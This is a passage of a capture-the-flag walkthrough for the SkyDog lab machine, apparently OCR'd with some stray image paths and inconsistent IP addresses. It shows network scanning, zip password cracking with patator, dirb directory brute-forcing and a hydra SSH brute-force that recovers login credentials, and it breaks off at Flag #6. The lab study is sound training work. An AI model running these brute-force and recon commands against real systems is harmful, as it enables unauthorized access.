
Flag #1 Home Sweet Home

Starting off we need to find the IP address of our booted VM.


Getting access to SkyDog without login using kali


a. Setup both machines by setting network of both to bridged so that they will get connected with each other through physical network.







1. Find ip address of SkyDog without login using kali → ifconfig to check connection.
2. netdiscover -i eth0(as per computer wlan / eth0)








3. Check which ip address is of SkyDog by putting every ip address in browser:-
   Correct ip address :- 192.168.1.113



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	c0:a5:dd:22:af:f6	38	2280	SHENZHEN MERCURY COMMUNICATI
192.168.1.110	98:43:fa:8f:c4:ab	30	1800	Intel Corporate
192.168.1.113	00:0c:29:7d:e8:5e	6	360	VMware, Inc.
192.168.1.107	20:2b:20:eb:4a:21	1	60	CLOUD NETWORK TECHNOLOGY SIN


4. scan ports –
   Command :- nmap -sV -P0 192.168.1.113



Ok so I've got a web server running Apache on Ubuntu along with an SSH server. Ok, so the homepage is basically just this SkyDog picture. This reminds me that the first clue is "Home Sweet Home". Maybe this is a reference to the homepage? I guess we'll see. The image seems pretty legit so let's check out the source of the page.


There is nothing in source code. It's really one image only. Download the image and read it with ExifTool.


exiftool SkyDogCon_CTF.jpg



Reading the image, we will find the 1st flag.

flag{abc40a2d4e023b42bd1ff04891549ae2}






this decrypts to “Welcome Home”

Flag #2 When do Androids Learn to Walk?

referring to robots.txt…


flag{cd4f10fcba234f0e8b2f60a490c306e6}




On cracking the value of **Flag #2 is Bots**


Flag #3 Who Can You Trust?


Although most of the entries in robot.txt don't exist on the server, the Setec directory does, so we navigate there. It contains an image but no exif data this time, but it's stored on an Astronomy subdirectory, so I navigate there too and find a directory listing:





Open Image in new tab by copying link of Image. It shows directory…





We can see there is a zip file here, so we download that but it is password-protected. Running it through patator with the rockyou.txt password list we find that the password is yourmother.

patator unzip_pass zipfile=Whistler.zip password=FILE0
0=/root/Desktop/assets/rockyou.txt -x ignore:code!=0

Flag #4 Who Doesn't Love a Good Cocktail Party?

Now open the other file:


cat QuesttoFindCosmo.txt

This file will give you a hint regarding OSINT.

OSINT: Open-source intelligence (OSINT) is intelligence collected from publicly available sources. In the intelligence community (IC), the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources); it is not related to open-source software or public intelligence.

That means we have to find something related to OSINT. If you recall there was a similar thing in the movie Sneakers and so we will use the movie and apply the technique of cewl here. CEWL lets us create a dictionary file using a URL and here we will use the URL of the movie to help us create the dictionary file and therefore type:

cewl --depth 1 https://www.imdb.com/title/tt0105435/trivia?ref_=tt_ql_2 -w /root/Desktop/dict.txt



My next step is abusing web directories by using the above dictionary "dict.txt" to get some useful directories name with help of dirb command.

dirb http://192.168.1.102/ dict.txt

```
root@kali:~/Desktop# dirb http://192.168.1.10 / dict.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Aug 15 08:07:07 2018
URL_BASE: http://192.168.1.10 /
WORDLIST_FILES: dict.txt

-----------------

GENERATED WORDS: 3

---- Scanning URL: http://192.168.1.10 / ----
==> DIRECTORY: http://192.168.1.10 /PlayTronics/

---- Entering directory: http://192.168.1.10 /PlayTronics/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

This command will show us the following directories:

PlayTronics

Sectec

Astronomy

We have already seen the content of Setec and Astronomy directories and so we will now explore PlayTronics.

And to our luck, we found Flag.txt in the PlayTronics directory.

192.168.1.102/PlayTronics/ Search

Index of /PlayTronics

Name	Last modified	Size	Description
Parent Directory		-	
companytraffic.pcap	2015-09-18 12:57	596K	
flag.txt	2015-09-18 17:36	38	


Apache/2.4.7 (Ubuntu) Server at 192.168.1.102 Port 80

We got the 4th flag from here, lest crack it to get the value of Flag# 4.


Crack the flag with a similar method and you will have the Flag #4 value i.e. leroybrown

Flag #5 Another Day at the Office

In PlayTronics we also found a file with .pcap extension. Open that file with Wireshark. And upon studying its data carefully you will find an audio file. Download audio file.



Upon playing the file you will find it says only one word i.e. werner brandes. Now this "werner brandes" word can be our user name. So make a text file with possible combinations of username using the word "werner brandes". Also, make a text file for passwords containing all the flag values that we just found.



hydra -v -L dict.txt -P dict.txt.txt 192.168.1.102 ssh

As you can observe that we had successfully grabbed the SSH username as wernerbrandes and password as leroybrown.

```
[INFO] Successful, password authentication is supported by ssh://192.168.1.102:22
[22][ssh] host: 192.168.1.102   login: wernerbrandes   password: leroybrown
[STATUS] attack finished for 192.168.1.102 (waiting for children to complete tests)
```

Now that you have username and password login with SSH

ssh wernerbrandes@192.168.1.102

And fortunately, we also found Flag #5 in MD5 value.

```
root@kali:~# ssh wernerbrandes@192.168.1.102
The authenticity of host '192.168.1.102 (192.168.1.102)' can't be established.
ECDSA key fingerprint is SHA256:kqy1T6FutgFFCnpaLh4rPveQfpTvCPr4VU9WqFRohHM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.102' (ECDSA) to the list of known hosts.
wernerbrandes@192.168.1.102's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Jul  5 16:14:34 EDT 2018

  System load: 0.08              Memory usage: 3%   Processes:       169
  Usage of /:  7.3% of 17.34GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

30 packages can be updated.
21 updates are security updates.

New release '16.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Oct 30 19:08:28 2015 from 10.0.2.5
wernerbrandes@skydogctf:~$ ls
flag.txt
wernerbrandes@skydogctf:~$ cat flag.txt
flag{82ce8d8f5745ff6849fa7af1473c9b35}wernerbrandes@skydogctf:~$
wernerbrandes@skydogctf:~$
```

flag{82ce8d8f5745ff6849fa7af1473c9b35}: **Dr. Gunter Janek**

Crack it with the same method and then will turn up to be Dr. Gunter Janek

Flag #6 Little Black Box

When I navigate to the /var/www/html directory to see if there was anything else useful in the web content, I find a congratulations message:

```
wernerbrandes@skydogctf:/var/tmp$ cd ../www/html/
wernerbrandes@skydogctf:/var/www/html$ ls
CongratulationsYouDidIt  PlayTronics  Setec
index.html               robots.txt   SkyDogCon_CTF.jpg
wernerbrandes@skydogctf:/var/www/html$ ls -l
total 108
drwxr-xr-x 2 root root  4096 Sep 18  2015 CongratulationsYouDidIt
